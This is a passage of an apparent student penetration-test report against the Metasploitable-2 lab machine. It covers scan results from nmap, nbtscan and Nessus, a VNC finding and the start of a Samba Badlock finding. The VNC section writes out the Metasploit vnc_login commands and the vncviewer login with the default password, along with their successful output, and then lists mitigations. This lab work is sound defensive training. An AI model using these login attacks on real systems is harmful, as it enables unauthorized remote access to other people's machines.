|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      59363/tcp   mountd
|   100005  1,2,3      59490/udp   mountd
|   100021  1,3,4      39075/udp   nlockmgr
|   100021  1,3,4      54150/tcp   nlockmgr
|   100024  1          52815/tcp   status
|_  100024  1          59433/udp   status
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 49
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, SwitchToSSLAfterHandshake, SupportsCompression, Speaks41ProtocolNew, ConnectWithDatabase, LongColumnFlag
|   Status: Autocommit
|_  Salt: 4R"QR(nty'RFJ"f_)K~Z
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2023-10-14T12:17:10+00:00; -2h09m42s from scanner time.
5900/tcp open  vnc          VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose|switch
Running (JUST GUESSING): Oracle Virtualbox (98%), QEMU (93%), Bay Networks embedded (88%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:baynetworks:baystack_450
Aggressive OS guesses: Oracle Virtualbox (98%), QEMU user mode network gateway (93%), Bay Networks BayStack 450 switch (software version 3.1.0.22) (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

reach the target destination

```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1h09m41s, deviation: 2h00m01s, median: -2h09m42s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2023-10-14T08:16:55-04:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE (using port 80/tcp)
HOP RTT     ADDRESS
1   1.08 ms 10.0.2.2
2   1.17 ms 192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.97 seconds
```

B. Angry IP Scanner

Angry IP Scanner is a free, lightweight, cross-platform, and open-source tool to scan networks. It helps you to scan a range of IP addresses to find live hosts, open ports, and other relevant information of each IP address



C. Nbtscan

This is a command-line tool used for scanning IP networks for NetBIOS name information. NetBIOS is a networking protocol that allows applications on different computers to communicate within a local area network (LAN).

Netbios on Metasploitable-2


```
┌──(root㉿kali)-[~]
└─# nbtscan 192.168.56.101
Doing NBT name scan for addresses from 192.168.56.101

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.56.101   METASPLOITABLE   <server>  METASPLOITABLE   00:00:00:00:00:00
```


Verbose scan on Metasploitable-2

```
┌──(root㉿kali)-[~]
└─# nbtscan -v 192.168.56.101
Doing NBT name scan for addresses from 192.168.56.101


NetBIOS Name Table for Host 192.168.56.101:

Incomplete packet, 335 bytes long.
Name             Service          Type
----------------------------------------
METASPLOITABLE   <00>             UNIQUE
METASPLOITABLE   <03>             UNIQUE
METASPLOITABLE   <20>             UNIQUE
METASPLOITABLE   <00>             UNIQUE
METASPLOITABLE   <03>             UNIQUE
METASPLOITABLE   <20>             UNIQUE
__MSBROWSE__   <01>              GROUP
WORKGROUP        <00>              GROUP
WORKGROUP        <1d>             UNIQUE
WORKGROUP        <1e>              GROUP
WORKGROUP        <00>              GROUP
WORKGROUP        <1d>             UNIQUE
WORKGROUP        <1e>              GROUP

Adapter address: 00:00:00:00:00:00
----------------------------------------
```

D. Nessuss


Nessus operates as a remote vulnerability scanner, systematically examining computer networks and promptly notifying about any potential security flaws that could be exploited by attackers to gain unauthorized access to connected computers within the network. I used Nessus to assess vulnerabilities present in the network, ensuring a comprehensive evaluation of potential threats.






Nessuss network scan to identify possible vulnerabilities within the192.168.56.101. During this process, the tool detected vulnerabilities specifically within the web application. Those are:

- SSL Version 2 and 3 Protocol Detection
- Unix Operating System Unsupported Version Detection
- Debian OpenSSH/OpenSSL Package Random Number GeneratorWeakness
- VNC Server 'password' Password
- Apache Tomcat A JP Connector Request Injection (Ghostcat)
- ISC BIND Service Downgrade / Reflected DoS
- Unencrypted Telnet Server
- ISC BIND Denial of Service
- DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
- Samba Badlock Vulnerability
- NFS Shares World Readable



E. Netsparker

NetSparker is an exceptional tool for identifying potential vulnerabilities in the target application. Although not part of our standard lab resources, I utilized this tool due to its exceptional capabilities. Through NetSparker, I successfully identified numerous vulnerabilities present in the target host, enhancing the depth of our security assessment.




III.VULNERABILITY ANALYSIS, IMPACT ASSESSMENT, EXPLOITATION, AND MITIGATION TECHNIQUES.

In the previous stages, our team rigorously tested the application against a wide range of vulnerabilities, employing various tools throughout each phase of the vulnerability assessment. To ensure the accuracy of our findings, the team further validated identified vulnerabilities in this step using Linux built-in tools and frameworks. In this section, I have documented all the vulnerabilities discovered within the application. For reporting purposes, I focused on highlighting the most critical vulnerabilities identified in each domain. Additionally, I provided recommendations for addressing these vulnerabilities to enhance the overall security posture of the application.

Identified Vulnerabilities.

- **VNC server 'password' Password Vulnerability.**
- **Samba Badlock Vulnerability.**

VNC Server 'password'password



Severity: CRITICAL

Impact: HIGH

Date of Discovery: 2023/10/14

1. **Description**

The VNC server running on the remote host is vulnerable due to a weak password. Nessus successfully logged in using the default password 'password'. This vulnerability could be exploited by a remote, unauthenticated attacker, potentially granting them control over the system.

2. **Business Impact Assessment:** - HIGH

If an attacker gains access to the system through the VNC server, they could potentially exfiltrate sensitive business data, including customer records, financial information, and intellectual property. Such data breaches can result in significant legal liabilities, regulatory fines, and reputational damage for the organization.

Addressing the VNC server password vulnerability can indeed be costly. However, the expense associated with securing the system is far outweighed by the potential costs and consequences of a data breach. Investing in robust security measures now is essential to safeguard sensitive information and protect the organization's integrity and financial stability in the long run.

3. Exploitation

First need to identifying the port number of the SSH service running on the target machine. To achieve this, the Nmap command **nmap -sV 192.168.56.101** is utilized, enabling the discovery of all active services. Through this process, the actual port number associated with the VNC service can be determined.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-15 08:53 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0080s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
21/tcp   open  ftp          vsftpd 2.3.4
22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet       Linux telnetd
25/tcp   open  smtp         Postfix smtpd
53/tcp   open  domain       ISC BIND 9.4.2
80/tcp   open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind      2 (RPC #100000)
139/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec         netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell        Netkit rshd
1099/tcp open  java-rmi     GNU Classpath grmiregistry
1524/tcp open  bindshell    Metasploitable root shell
2049/tcp open  nfs          2-4 (RPC #100003)
2121/tcp open  ccproxy-ftp?
3306/tcp open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc          VNC (protocol 3.3)
6000/tcp open  X11          (access denied)
6667/tcp open  irc          UnrealIRCd
8009/tcp open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 164.11 seconds
```

After discovering that the VNC service is operational on the target host under port 5900, the subsequent step involved attempting to exploit this open port by leveraging identified vulnerabilities. Initially, an exploration for vulnerabilities was conducted using the Metasploit framework. Subsequently, our response team initiated the exploitation process utilizing the Metasploit framework on the attack machine.

```
┌──(root㉿kali)-[~]
└─# msfconsole

  +-------------------------------------------------------+
  | METASPLOIT by Rapid7                                  |
  +-------------------------------------------------------+
  |                                                       |
  |  ==c(______(o(______(_()  |""""""""""""|======[***   |
  |             )=\           |  EXPLOIT   \             |
  |            // \\          |_____________\_______     |
  |           //   \\         |==[msf >]============\    |
  |          //     \\        |______________________\   |
  |         // RECON \\       \(@)(@)(@)(@)(@)(@)(@)/   |
  |        //         \\       ********************      |
  +-------------------------------------------------------+
  |      o O o                |        \'\/\/\/'/         |
  |              o O          |         )======(          |
  |                   o       |       .'  LOOT  '.        |
  | |^^^^^^^^^^^^^^|l___      |      /    _||__   \       |
  | |    PAYLOAD     |""\___, |     /    (_||_     \      |
  | |________________|__|)__| |    |     __||_)     |     |
  | |(@)(@)"""**|(@)(@)**|(@) |    "       ||       "     |
  |  = = = = = = = = = = = =   |     '--------------'      |
  +-------------------------------------------------------+


       =[ metasploit v6.1.39-dev                        ]
+ -- --=[ 2214 exploits - 1171 auxiliary - 396 post       ]
+ -- --=[ 616 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: When in a module, use back to go
back to the top level prompt
```

After booting the Metasploit framework, a search for VNC 3.3 exploits or modules was conducted. The specific module utilized was **'auxiliary/scanner/vnc/vnc_login',** which was loaded for further examination and exploitation.

```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client        2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                            normal   No     VNC Authentication Scanner
   2  exploit/windows/vnc/winvnc_http_get       2001-01-29       average  No     WinVNC Web Server GET Overflow

Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get
```

Following this, our team configured essential parameters such as RHOST, VERBOSE, STOP_ON_SUCCESS, and PASSWORD, setting the password as 'password'.

These settings were adjusted to facilitate a brute force attack on the login functionality of our target host. Subsequently, the brute force process was initiated by executing the command 'RUN'.


```
msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                Required  Description
   ----              ---------------                --------  -----------
   BLANK_PASSWORDS   false                          no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                              yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                          no        Try each user/password couple stored in the current
                                                              database
   DB_ALL_PASS       false                          no        Add all passwords in the current database to the lis
                                                              t
   DB_ALL_USERS      false                          no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                           no        Skip existing credentials stored in the current data
                                                              base (Accepted: none, user, user&realm)
   PASSWORD                                         no        The password to test
   PASS_FILE         /usr/share/metasploit-framewo  no        File containing passwords, one per line
                     rk/data/wordlists/vnc_passwor
                     ds.txt
   Proxies                                          no        A proxy chain of format type:host:port[,type:host:po
                                                              rt][ ... ]
   RHOSTS                                           yes       The target host(s), see https://github.com/rapid7/me
                                                              tasploit-framework/wiki/Using-Metasploit
   RPORT             5900                           yes       The target port (TCP)
   STOP_ON_SUCCESS   false                          yes       Stop guessing when a credential works for a host
   THREADS           1                              yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                        no        A specific username to authenticate as
   USERPASS_FILE                                    no        File containing users and passwords separated by spa
                                                              ce, one pair per line
   USER_AS_PASS      false                          no        Try the username as the password for all users
   USER_FILE                                        no        File containing usernames, one per line
   VERBOSE           true                           yes       Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 auxiliary(scanner/vnc/vnc_login) > set verbose true
verbose => true
msf6 auxiliary(scanner/vnc/vnc_login) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/vnc/vnc_login) > exploits
[-] Unknown command: exploits
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
```

After running the exploit, it has successfully overtaken the VNC server.

```
[*] 192.168.56.101:5900   - 192.168.56.101:5900 - Starting VNC login sweep
[!] 192.168.56.101:5900   - No active DB -- Credential data will not be saved!
[+] 192.168.56.101:5900   - 192.168.56.101:5900 - Login Successful: :password
[+] 192.168.56.101:5900   - 192.168.56.101:5900 - Login Successful: :password
[*] 192.168.56.101:5900   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

To validate the existence of the vulnerability, our red team executed the command 'vncviewer 192.168.56.101' with the identified password 'Password'. Successfully bypassing the authentication process, they gained access to the VNC server, confirming the vulnerability's exploitation.

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.56.101
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```




4. Mitigations Techniques

Based on the blue team's assessment regarding the effectiveness of current security measures, it was observed that Sentinel Industries had inadequately implemented defensive controls to address the existing VNC password vulnerability. Consequently, the Purple team has proposed the following recommendations to enhance the current security posture:

- Implement robust password policies mandating complex passwords containing a mix of uppercase, lowercase, numeric, and special characters.
- Enable multi-factor authentication (MFA) for accessing the VNC server, adding an extra layer of security.
- Isolate VNC servers within a separate network segment or place them behind a firewall to minimize their exposure to potential attackers, reducing the risk of unauthorized access.

Samba Badlock Vulnerability



Severity: MEDIUM

Impact: MEDIUM

Date of Discovery: 2023/10/14

1. **Description**

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

2. **Business Impact Assessment:** - MEDIUM

- Exploiting the Badlock vulnerability can result in unauthorized access to critical systems and sensitive organizational data.
- A security incident stemming from Badlock may severely damage the organization's reputation.
- a breach related to Badlock can lead to compliance violations and subsequent fines

3. Exploitation

First need to identifying the port number of the Samba service running on the target machine. To achieve this, the Nmap command **nmap -sV 192.168.56.101** is utilized, enabling the discovery of all active services. Through this process, the actual port number associated with the samba service can be determined.

```
┌──(root㉿kali)-[~]
└─# nmap -sV 192.168.56.101
Starting Nmap 7.92 ( https://nmap.org ) at 2023-10-15 08:53 EDT
Nmap scan report for 192.168.56.101
Host is up (0.0080s latency).
Not shown: 977 filtered tcp ports (no-response)
PORT     STATE SERVICE      VERSION
